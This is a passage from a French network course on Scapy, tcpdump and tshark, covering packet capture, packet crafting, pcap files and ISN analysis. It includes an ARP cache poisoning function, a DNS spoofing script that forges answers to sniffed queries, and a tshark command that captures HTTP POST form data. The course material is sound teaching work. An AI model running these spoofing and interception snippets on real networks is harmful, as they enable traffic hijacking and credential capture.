 40: 'photuris'}
```

Il faut ajouter `s2i` ou `i2s` au champs (qui est de type `xxxEnumField` comme indiqué par la commande `ls(ICMP)`).

Avec Scapy, il est possible de lire des fichiers de capture de trafic réseau au format «pcap» utilisé par WireShark :

```
>>> liste_paquets=rdpcap ("STUN.pcap")

>>> liste_paquets
<STUN.pcap: TCP:0 UDP:8 ICMP:0 Other:0>

>>> type(liste_paquets)
<type 'instance'>

>>> liste_paquets[0]
<Ether  dst=00:0c:29:94:e6:26 src=00:0f:b0:55:9b:12 type=0x800
|<IP  version=4L ihl=5L tos=0x0 len=56 id=28922 flags= frag=0L ttl=128
proto=udp chksum=0x575d src=175.16.0.1 dst=192.168.2.164
options=[]
|<UDP  sport=20000 dport=3478 len=36 chksum=0x5203
|<Raw  load='\x00\x01\x00\x08&|+
\x88\xdcP\xc9\x08\x90\xdc\xefD\x02\xc3e<\x00\x03\x00\x04\x00\x00\x00\x00' |

>>> liste_paquets.__class__
<class scapy.plist.PacketList at 0xa0eed7c>
```

La lecture du fichier crée un objet `PacketList` qui peut ensuite être parcouru à la manière d'une liste. On va pouvoir appliquer des opérations de filtrage dessus.

Attention : il est possible d'effectuer des opérations à la manière des listes standards de Python, comme avec `filter(fonction, liste)`, mais on perd des informations (comme l'heure de capture).

Obtenir une description du trafic avec la méthode «`nsummary()`»

```
>>> liste_paquets.nsummary ()
0000 Ether / IP / UDP 175.16.0.1:20000 > 164.81.1.4:3478 / Raw
0001 Ether / IP / UDP 192.168.2.164:3478 > 164.81.1.4:20000 / Raw
0002 Ether / IP / UDP 175.16.0.1:20001 > 164.81.1.4:3478 / Raw
0003 Ether / IP / UDP 192.168.2.164:3478 > 164.81.1.4:20001 / Raw
0004 Ether / IP / UDP 175.16.0.1:20002 > 164.81.1.4:3478 / Raw
```

La méthode «`summary()`» n'indique pas le numéro du paquet au début.

Filtrage du contenu suivant la nature des paquets

- ▷ avec la méthode «`filter()`»:
  - ◇ on doit fournir une fonction renvoyant *vrai* ou *faux* (une *lambda fonction* est le plus efficace):

```
>>> liste_paquets.filter(lambda p: UDP in p)
<filtered STUN.pcap: TCP:0 UDP:8 ICMP:0 Other:0>
>>> liste_paquets.filter(lambda p: TCP in p)
<filtered STUN.pcap: TCP:0 UDP:0 ICMP:0 Other:0>
>>> liste_paquets.filter(lambda p: p[UDP].sport==3478)
<filtered STUN.pcap: TCP:0 UDP:4 ICMP:0 Other:0>
```

- ▷ avec les «*list comprehension*»:

```
>>> ma_liste_de_paquets_udp = [ p for p in liste_paquets if UDP in p ]
```

Il est possible d'écouter le trafic passant sur un réseau :

```
>>> p=sniff(count=5)
>>> p.show()
0000 Ether / IP / TCP 192.168.0.2:64321 > 202.182.124.193:www FA
0001 Ether / IP / TCP 192.168.0.2:64939 > 164.81.1.61:www FA
0002 Ether / IP / TCP 192.168.0.2:65196 > 164.81.1.69:imaps S
0003 Ether / IP / TCP 192.168.0.2:65196 > 164.81.1.69:imaps A
0004 Ether / IP / TCP 192.168.0.2:65196 > 164.81.1.69:imaps PA / Raw
```

On remarque que les drapeaux TCP sont indiqués.

Le paramètre `count` permet de limiter la capture à 5 paquets (0 indique «sans arrêt»).

```
def traiter_trame(p):
  # affichage ou travail sur la trame


sniff(count = 0, prn = lambda p : traiter_trame(p))
```

Les paramètres :

- `prn` permet de passer une fonction à appliquer sur chaque paquet reçu ;
- `lfilter` permet de donner une fonction Python de filtrage à appliquer lors de la capture ;
- `filter` permet de donner une expression de filtrage avec la syntaxe de `tcpdump`.

Attention : pour pouvoir sniffer le réseau, il faut lancer scapy ou le programme l'utilisant avec les droits root (`sudo python mon_programme.py`).

Si l'on dispose d'un paquet sous sa forme objet, il est possible d'obtenir :

sa composition avec Scapy :

```
>>> p=IP(dst="164.81.1.4")/TCP(dport=53)
>>> p
<IP  frag=0 proto=tcp dst=164.81.1.4 |<TCP  dport=domain |>>
>>> bytes(p)
'E\x00\x00(\x00\x01\x00\x00@\x06\x14\xc4\xc0\xa8\x00\x0e\xa4Q\x01\x04\x00\x14\x005\x00\x00
\x00\x00\x00\x00\x00\x00P\x02 \x00)\x8e\x00\x00'
```

Ou de le décomposer depuis sa forme brute (chaîne d'octets) obtenue avec le cast `bytes` :

```
>>> g=bytes(p)
>>> IP(g)
<IP  version=4L ihl=5L tos=0x0 len=40 id=1 flags= frag=0L ttl=64 proto=tcp chksum=0x14c4
src=192.168.0.14 dst=164.81.1.4 options=[] |<TCP  sport=ftp_data dport=domain seq=0 ack=0
dataofs=5L reserved=0L flags=S window=8192 chksum=0x298e urgptr=0 |
```

Enfin, certaines valeurs se définissent automatiquement :

```
>>> p=Ether()/IP()/UDP()/DNS()/DNSQR()
>>> p
<Ether  type=0x800 |<IP  frag=0 proto=udp |<UDP  sport=domain |<DNS  |<DNSQR  |>
```

Le port 53, ou `domain` a été définie par l'empilement d'un paquet `DNS`.

Positionner les options du datagramme IP

```
>>> IPOption
IPOption                      IPOption_RR
IPOption_Address_Extension    IPOption_Router_Alert
IPOption_EOL                  IPOption_SDBM
IPOption_LSRR                 IPOption_SSRR
IPOption_MTU_Probe            IPOption_Security
IPOption_MTU_Reply            IPOption_Stream_Id
IPOption_NOP                  IPOption_Traceroute
```

```
Value Name            Reference
----- ------------------------------ ------------
    0 EOOL   - End of Options List    [RFC791,JBP]
    1 NOP    - No Operation           [RFC791,JBP]
  130 SEC    - Security                  [RFC1108]
  131 LSR    - Loose Source Route     [RFC791,JBP]
   68 TS     - Time Stamp             [RFC791,JBP]
  133 E-SEC  - Extended Security         [RFC1108]
    7 RR     - Record Route           [RFC791,JBP]
  136 SID    - Stream ID              [RFC791,JBP]
  137 SSR    - Strict Source Route    [RFC791,JBP]
   10 ZSU    - Experimental Measurement      [ZSu]
   11 MTUP   - MTU Probe                  [RFC1191]
   12 MTUR   - MTU Reply                  [RFC1191]
  205 FINN   - Experimental Flow Control    [Finn]
   82 TR     - Traceroute                 [RFC1393]
  147 ADDEXT - Address Extension    [Ullmann IPv7]
  148 RTRALT - Router Alert               [RFC2113]
  149 SDB    - Selective Directed Broadcast[Graff]
  150        - Unassigned   (Released 18 Oct 2005)
  151 DPS    - Dynamic Packet State        [Malis]
  152 UMP    - Upstream Multicast Pkt. [Farinacci]
   25 QS     - Quick-Start                [RFC4782]
```

Exemple

```
>>> IP(options=IPOption_Traceroute())
>>> sr1(IP(options=[IPOption_Traceroute(originator_ip="1.2.3.4")], ttl=2, dst="google.com")/ICMP())
>>> ip=IP(src="1.1.1.1", dst="8.8.8.8", options=IPOption('\x83\x03\x10'))
```

Les options de TCP

```
>>> TCPOptions
({0: ('EOL', None), 1: ('NOP', None), 2: ('MSS', '!H'), 3: ('WScale', '!B'),
4: ('SAckOK', None), 5: ('SAck', '!'), 8: ('Timestamp', '!II'), 14: ('AltChkSum', '!BH'),
15: ('AltChkSumOpt', None)}, {'AltChkSum': 14, 'AltChkSumOpt': 15, 'SAck': 5,
'Timestamp': 8, 'MSS': 2, 'NOP': 1, 'WScale': 3, 'SAckOK': 4, 'EOL': 0})
```

Chercher les options dans un paquet

```
for (nom,valeur) in pkt[TCP].options :
        if nom == "WScale" :
           print "Trouve !"
```

Attention

Pour vérifier que les options sont bien positionnées, il faut vérifier que Scapy a bien ajouté à la fin l'option `EOL` :

```
>>> t.options=[('MSS', 1460), ('SAckOK', ''), ('Timestamp', (45653432, 0)), ('NOP', None)]
>>> t
<TCP  sport=58636 dport=www seq=2631794892L ack=0 dataofs=10L reserved=0L flags=S window=14600
chksum=0xe643 urgptr=0 options=[('MSS', 1460), ('SAckOK', ''),
('Timestamp', (45653432, 0)), ('NOP', None)] |>
>>> t.options
[('MSS', 1460), ('SAckOK', ''), ('Timestamp', (45653432, 0)), ('NOP', None)]
>>> t.show2()
###[ TCP ]###
  sport= 58636
  dport= www
  seq= 2631794892L
  ack= 0
  dataofs= 10L
  reserved= 0L
  flags= S
  window= 14600
  chksum= 0xe643
  urgptr= 0
  options= [('MSS', 1460), ('SAckOK', ''), ('Timestamp', (45653432, 0)), ('NOP', None), ('EOL', None)]
```

Il existe différentes fonctions :

- de niveau 2 (couche liaison de données) :
  - `sendp(paquet)` pour envoyer des trames ;
  - `reponse, non_repondu = srp(paquet)` envoi et réception de trames ;
  - `reponse = srp1(paquet)` envoi d'une trame, obtention d'une seule réponse ;
- de niveau 3 (couche IP) :
  - `send(paquet)` pour envoyer des paquets ;
  - `reponse, non_repondu = sr(paquet)` envoi et réception ;
  - `reponse = sr1(paquet)` envoi d'un paquet, réception d'une seule réponse.

Les paquets «non_repondu» sont importants car ils expriment soit un échec, soit un filtrage…

En général, les paquets de niveau 2 sont des trames `Ether`, mais pour des connexions sans fil, elles peuvent être de type `Dot11`.

Les paquets de niveau 3 peuvent être de type `IP`, `ARP`, `ICMP`, *etc.*

On appelle «injection» l'envoi de paquets *non ordinaires*…

```
1 def arpcachepoison(cible, victime):
2     """Prends la place de la victime pour la cible"""
3     cible_mac = getmacbyip(cible)
4     p = Ether(dst=cible_mac) /ARP(op="who-has", psrc=victime, pdst=cible)
5     sendp(p)
```

Du DNS spoofing :

```
1 # on va sniffer le réseau sur eth0
2 # et réagir sur des paquets vers ou depuis le port 53
3 scapy.sniff(iface="eth0",count=1,filter="udp port 53",prn=procPacket)
4 # on va reprendre des infos présentes dans le paquet
5 def procPacket(p):
6     eth_layer = p.getlayer(Ether)
7     src_mac, dst_mac = (eth_layer.src, eth_layer.dst)
8
9     ip_layer = p.getlayer(IP)
10    src_ip, dst_ip = (ip_layer.src, ip_layer.dst)
11
12    udp_layer = p.getlayer(UDP)
13    src_port, dst_port = (udp_layer.sport, udp_layer.dport)
```

Ici, le paramètre `filter` est exprimé dans la même syntaxe que celle de l'outil TCPdump. On peut utiliser une lambda fonction Python à la place.


Quelques injections : DNS – Suite

```
14    # on fabrique un nouveau paquet DNS en réponse
15    d = DNS()
16    d.id = dns_layer.id   #Transaction ID
17    d.qr = 1      #1 for Response
18    d.opcode = 16
19    d.aa = 0
20    d.tc = 0
21    d.rd = 0
22    d.ra = 1
23    d.z = 8
24    d.rcode = 0
25    d.qdcount = 1      #Question Count
26    d.ancount = 1      #Answer Count
27    d.nscount = 0      #No Name server info
28    d.arcount = 0      #No additional records
29    d.qd = str(dns_layer.qd)
30
31    # Euh...On met www.google.com pour éviter de mal utiliser ce code
32    d.an = DNSRR(rrname="www.google.com.", ttl=330, type="A", rclass="IN",
33                 rdata="127.0.0.1")
34
35    spoofed = Ether(src=dst_mac, dst=src_mac)/IP(src=dst_ip, dst=src_ip)
36    spoofed = spoofed/UDP(sport=dst_port, dport=src_port)/d
37    scapy.sendp(spoofed, iface_hint=src_ip)
```

Soit le paquet suivant :

```
>>> a = Ether(src='00:c0:97:b0:d1:e0', dst='00:04:74:c5:01:f0', type=2054)/ARP(hwdst='00:04:74:c5:01:f0',
ptype=2048, hwtype=1, psrc='200.9.44.129', hwlen=6, plen=4, pdst='200.9.41.96',
hwsrc='00:c0:97:b0:d1:e0', op=2)
>>> a.pdfdump('rep_a.pdf')
```

Ce qui produit l'affichage suivant :



Remarque : la méthode `command` permet de récupérer une chaîne de commande permettant de re-créer le paquet : `a.command()`, par exemple.

Il est possible de construire des paquets en faisant varier la valeur de certains champs :

```
>>> l=TCP()
>>> m=IP()/l
>>> m[TCP].flags = 'SA'
>>> m
<IP  frag=0 proto=tcp |<TCP  flags=SA |>>
>>> m.ttl=(10,13)
>>> m
<IP  frag=0 ttl=(10, 13) proto=tcp |<TCP  flags=SA |>>
>>> m.payload.dport = [80, 22]
>>> m
<IP  frag=0 ttl=(10, 13) proto=tcp |<TCP  dport=['www', 'ssh'] flags=SA |>>
```

On peut alors obtenir la liste complète des paquets :

```
>>> [p for p in m]
[<IP  frag=0 ttl=10 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=10 proto=tcp |<TCP  dport=ssh flags=SA |>>,
<IP  frag=0 ttl=11 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=11 proto=tcp |<TCP  dport=ssh flags=SA |>>,
<IP  frag=0 ttl=12 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=12 proto=tcp |<TCP  dport=ssh flags=SA |>>,
<IP  frag=0 ttl=13 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=13 proto=tcp |<TCP  dport=ssh flags=SA |>>]
```


Il est possible de créer une liste de datagramme à destination d'un réseau exprimé en notation CIDR :

```
>>> liste_paquets = IP(dst='192.168.100.0/24')
```

Étudier la distribution des ISNs

```
>>> rep,non_rep = sr(IP(dst="www.unilim.fr")/TCP(flags='S',

  sport=[RandShort()]*1000, dport=80),timeout=2)
Begin emission:
...
.*.*.*.*.*.*.*.*.*.*..*......*.*.**...*.*.
Finished to send 1000 packets.
*...*..*.*.*.*.*.*.*.*.*.*...*.*.*.
Received 2753 packets, got 808 answers, remaining 192 packet
>>> rep.plot(lambda p:p[1][TCP].seq)
<Gnuplot._Gnuplot.Gnuplot instance at 0x1098fe440>
```

On envoie 1000 paquets de ports source tirés au hasard.



Scapy propose des fonctions pour tirer aléatoirement toute sorte de valeur, par exemple pour faire du *fuzzing* de protocole :


RandASN1Object	RandEnumLong	RandIP6	RandOID	RandSingByte	RandSingShort
RandBin	RandEnumSByte	RandInt	RandPool	RandSingInt	RandSingString
RandByte	RandEnumSInt	RandLong	RandRegExp	RandSingLong	RandSingularity
RandChoice	RandEnumSLong	RandMAC	RandSByte	RandSingNum	RandString
RandDHCPOptions	RandEnumSShort	RandNum	RandSInt	RandSingSByte	RandTermString
RandEnum	RandEnumShort	RandNumExpo	RandSLong	RandSingSInt	RandomEnumeration
RandEnumByte	RandField	RandNumGamma	RandSShort	RandSingSLong	
RandEnumInt	RandIP	RandNumGauss	RandShort	RandSingSShort	

Création de fichier pcap

Scapy permet de créer des fichiers au format «pcap», ex. un «handshake» :

```
1  #!/usr/bin/python
2  from scapy.all import *
3
4  client, serveur = ("192.168.1.1", "192.168.1.75")
5  clport, servport = (12346, 80)
6
7  # choix aleatoire des numeros de sequence initiaux, ISN
8  cl_isn, serv_isn = (1954, 5018)
9
10 ethservcl, ethclserv = ( Ether()/IP(src=server, dst=client), Ether()/IP(src=client, dst=server))
11
12 # creation du paquet SYN
13 syn_p = ethclserv/TCP(flags="S", sport=clport, dport=servport, seq=cl_isn)
14
15 # creation de la reponse SYN-ACK
16 synack_p = ethservcl/TCP(flags="SA", sport=servport, dport=clport, seq=serv_isn, ack=syn_p.ack+1)
17
18 # creation du ACK final
19 ack_p = ethclserv/TCP(flags="A", sport=clport, dport=servport, seq=syn_p.seq+1, ack=synack_p.seq+1)
20
21 data = "GET / HTTP/1.1\r\nHost: www.unilim.fr\r\n\r\n"
22
23 # creation du paquet de donnees
24 get_p = ethclserv/TCP(flags="PA", sport=clport, dport=servport, seq=ack_p.seq, ack=ack_p.ack)/data
25
26 p_list = [syn_p, synack_p, ack_p, get_p]
27 wrpcap("handshake.pcap", p_list)
```

Il est possible ensuite d'injecter ces paquets avec un débit supérieur à celui exploitable dans Scpay à l'aide de l'outil `tcpreplay`.



Il faut d'abord copier le paquet dans Wireshark, en sélectionnant l'option «`Bytes (Offset Hex)`».

Puis ensuite, il faut dans Scapy en mode interactif, en fonction de la nature du paquet :

- ▷ taper la commande en mode interactif :
  `p=RadioTap(import_hexcap())`
  pour un paquet WiFi,
  `p=Ether(import_hexcap())`
  pour un paquet Ethernet ;
- ▷ coller le contenu du presse-papier ;
- ▷ appuyer sur la touche «`return`» ;
- ▷ puis sur la combinaison de touches «`CTRL-D`».

Interception de paquet avec tcpdump et «*dump*» en hexa de son contenu :

xterm

```
pef@tbao:~/ipv6_lab$ [r1] sudo tcpdump -i r1-eth1 -lnvvX
tcpdump: listening on r1-eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
10:27:01.887723 IP6 (flowlabel 0xb6c70, hlim 64, next-header unknown (60) payload length:
92)
❶ 3001:1030:5329:6d2c::1 > 3001:1030:5329:6d2c::2: DSTOPT (opt_type 0x04: len=1)(padn) IP (tos
0x0, ttl 64, id 39165,
offset 0, flags [DF], proto ICMP (1), length 84)
    ❷ 172.16.32.254 > 192.168.87.1: ❸ ICMP echo request, id 34626, seq 1, length 64
        0x0000:  600b 6c70 005c 3c40 3001 1030 5329 6d2c  `.lp.\<@0..0S)m,
        0x0010:  0000 0000 0000 0001 3001 1030 5329 6d2c  ........0..0S)m,
        0x0020:  0000 0000 0000 0002 0400 0401 0401 0100  ................
        0x0030:  4500 0054 9935 4000 4001 bcf3 ac10 20fe  E..T..@.@.......
        0x0040:  c0a8 5701 0800 6a28 8742 0001 55d5 6660  ..W...j(.B..U.f`
        0x0050:  0000 0000 7e8b 0d00 0000 0000 1011 1213  ....~...........
        0x0060:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ............!"#
        0x0070:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0080:  3435 3637                                4567
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

option X ⟹ dump du paquet en hexa

datagramme IPv6 sans en-tête de trame

Ici, on intercepte un paquet IPv6 correspondant à un tunnel en IPv6 encapsulant des paquets Ipv4.

❶⇒un paquet IPv6 est envoyé de `3001:1030:5329:6d2c::1` vers `3001:1030:5329:6d2c::2`;

❷⇒le paquet IPv6 encapsule un paquet IPv4 de `172.16.32.254` vers `192.168.87.1`;

❸⇒ce paquet IPv4 contient une requête ICMP.

Pour le passage dans Scapy ?

On copie/colle le contenu hexadécimal du contenu dans Scapy pour recomposer le datagramme IPv6.

On copie/colle le contenu hexadécimal du contenu dans Scapy pour recomposer le datagramme IPv6, en utilisant la fonction `import_hexcap()` :

```
xterm
>>> IPv6(import_hexcap())
        0x0000:  600b 6c70 005c 3c40 3001 1030 5329 6d2c  `.lp.\<@0..0S)m,
        0x0010:  0000 0000 0000 0001 3001 1030 5329 6d2c  ........0..0S)m,
        0x0020:  0000 0000 0000 0002 0400 0401 0401 0100  ................
        0x0030:  4500 0054 98fd 4000 4001 bcf3 ac10 20fe  E..T..@.@.......
        0x0040:  c0a8 5701 0800 6a28 8742 0001 55d5 6660  ..W...j(.B..U.f`
        0x0050:  0000 0000 7e8b 0d00 0000 0000 1011 1213  ....~...........
        0x0060:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ............ !"#
        0x0070:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0080:  3435 3637                                4567
<IPv6  version=6 tc=0 fl=748656 plen=92 nh=Destination Option Header hlim=64
src=3001:1030:5329:6d2c::1 dst=3001:1030:5329:6d2c::2 |<IPv6ExtHdrDestOpt  nh=IP len=0
autopad=On options=[<HBHOptUnknown  otype=Tunnel Encapsulation Limit [00: skip, 0: Don't
change en-route] optlen=1 optdata='\x04' |>, <PadN  otype=PadN [00: skip, 0: Don't change
en-route] optlen=1 optdata='\x00' |>] |<IP  version=4 ihl=5 tos=0x0 len=84 id=39165 flags=DF
frag=0 ttl=64 proto=icmp chksum=0xbcf3 src=172.16.32.254 dst=192.168.87.1 |<ICMP
type=echo-request code=0 chksum=0x6a28 id=0x8742 seq=0x1 |<Raw
load='U\xd5f`\x00\x00\x00\x00~\x8b\r\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x
!"#$%&\'()*+,-./01234567' |>>>>>
```

ctrl-D pour finir l'entrée

❶⇒On utiliser la classe `IPv6` pour recomposer le paquet à partir de son sump hexa.

On peut l'enregistrer dans un fichier «*pcap*» :

```
xterm
>>> wrpcap('ipv6tunnel.pcap',Ether()/p)
```

on crée un fichier «pcap» *avec le datagramme et une en-tête ethernet bidon*


Échange de paquet de tcpdump vers Scapy, puis termshark/wireshark

Le fichier «*pcap*» obtenu précédemment peut être lu par termshark ou wireshark :

```
termshark v2.2.0  |  ipv6tunnel.pcap                                   Analysis    Misc

Filter:                                                                <Apply> <Recent>

No. -  Time -   Source -      Destination - Protocol -  Length - Info -
1      0.000000 172.16.32.254 192.168.87.1  ICMP        146      Echo (ping) request  id=0x8742, seq=1

[+] Frame 1: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits)
[+] Ethernet II, Src: 5e:12:05:89:84:96 (5e:12:05:89:84:96), Dst: 76:79:97:a5:99:5d (76:79:97:a5:99:5d)
[-] Internet Protocol Version 6, Src: 3001:1030:5329:6d2c::1, Dst: 3001:1030:5329:6d2c::2
     0110 .... = Version: 6
  [+] .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
     .... .... .... 1011 0110 1100 0111 0000 = Flow Label: 0xb6c70
     Payload Length: 92
     Next Header: Destination Options for IPv6 (60)
     Hop Limit: 64
     Source: 3001:1030:5329:6d2c::1
     Destination: 3001:1030:5329:6d2c::2
  [-] Destination Options for IPv6
       Next Header: IPIP (4)
       Length: 0
       Length: 8 bytes
    [+] Tunnel Encapsulation Limit
    [+] PadN
[+] Internet Protocol Version 4, Src: 172.16.32.254, Dst: 192.168.87.1
[+] Internet Control Message Protocol

0000   76 79 97 a5 99 5d 5e 12  05 89 84 96 86 dd 60 0b   vy...]^. ......`.
0010   6c 70 00 5c 3c 40 30 01  10 30 53 29 6d 2c 00 00   lp.\<@0. .0S)m,..
0020   00 00 00 00 00 01 30 01  10 30 53 29 6d 2c 00 00   ......0. .0S)m,..
0030   00 00 00 00 00 02 04 00  04 01 04 01 01 00 45 00   ........ ......E.
0040   00 54 98 fd 40 00 40 01  bc f3 ac 10 20 fe c0 a8   .T..@.@. .... ...
0050   57 01 08 00 6a 28 87 42  00 01 55 d5 66 60 00 00   W...j(.B ..U.f`..
0060   00 00 7e 8b 0d 00 00 00  00 00 10 11 12 13 14 15   ..~..... ........
0070   16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0080   26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
```

Ici, on utilise termshark qui est l'équivalent de wireshark mais en version terminal.

```
a,b=sr(IP(dst="www.unilim.fr")/TCP(sport=[RandShort()]*100))
gp = Gnuplot.Gnuplot(persist=1)
gp.title("Analyse de la distribution des ISN")
gp.xlabel("Numero paquet")
gp.ylabel("ISN")
gp('set xrange [1:100]')
gp('set format y "%.0f"')
data=Gnuplot.Data(range(1,101),[x[1].seq for x in a],title="Envoi de SYN",with_="lines")
gp.plot(data)
gp.hardcopy('isn_distribution.ps')
```



Pour obtenir les bornes de l'ISN :

```
>>> min([x[1].seq for x in a])
2625392796
>>> max([x[1].seq for x in a])
2644210715
>>> gp.set_range('yrange',(2625392796,2644210715))
```

Pourquoi ?

- tcpdump et tshark connaissent un GRAND nombre de protocoles qu'ils peuvent «dissecter» : GSM, QUIC, *etc.* ;
- ils peuvent s'interfacer facilement en ligne de commande ou au sein d'un programme Python ;
- ils sont capable de traitement intelligent : reconnaissance de trafic, recomposition de flux : par exemple récupérer les URLs demandées lors de requêtes HTTP.

Avec tshark

Récupération des données envoyées par la méthode POST en HTTP :

xterm

```
pef@cube:~$ tshark -li wlp1s0 ❶ -o "ip.use_geoip:FALSE" ❷ -Y "http.request.method==POST" ❸ \
 -Tfields ❹ -e ip.host -e text
Capturing on 'wlp1s0'
192.168.0.130,173.194.76.113  POST /forms/d/e/1FAIpQLSehaHHjL3Ke8Y2Eg/formResponse HTTP/1.1\r\n,\r\n,
Form item: "entry" = "1234" ❺
```

❶⇒◇ l'option «`l`» permet de ne pas avoir de bufférisation sur les lignes en sorties de `tshark` ;
◇ l'option «`i`» permet d'indiquer l'interface d'écoute

❷⇒enlève la récupération de géolocalisation fournie par l'AS du réseau ainsi que les coordonnées géographiques de son routeur de sortie ;

❸⇒filtre d'affichage utilisé pour isoler les paquets contenant une méthode POST (HTTP, début de connexion, transmettant la requête POST) ;

❹⇒indication des champs que l'on veut récupérer en sortie ;

❺⇒récupération de l'adresse IP de la machine contactée, de la requête réalisée et des valeurs du formulaire HTML soumis :
Ici, le formulaire soumet un champ «entry» qui a pour valeur «1234», à un formulaire accessible suivant le chemin «/forms/d/e/1FAIpQLSehaHHjL3Ke8Y2Eg/formResponse» .

Un exemple plus complet : récupération du trafic HTTP en requête et réponse

xterm

```
pef@cube:~$ tshark -i wlp1s0 -l \
-f "tcp port 80" ❶ \
-O http ❷ \
-d tcp.port==80,http ❸ \
-o "ip.use_geoip:FALSE" -Y "not tcp.analysis.duplicate_ack" ❹ \
-T fields -e ip.host -e tcp.port -e http.request.full_uri -e http.request.method -e http.response.code \
-e http.response.phrase -e http.content_length -e data -e text -E separator=';'❺
Capturing on 'wlp1s0'
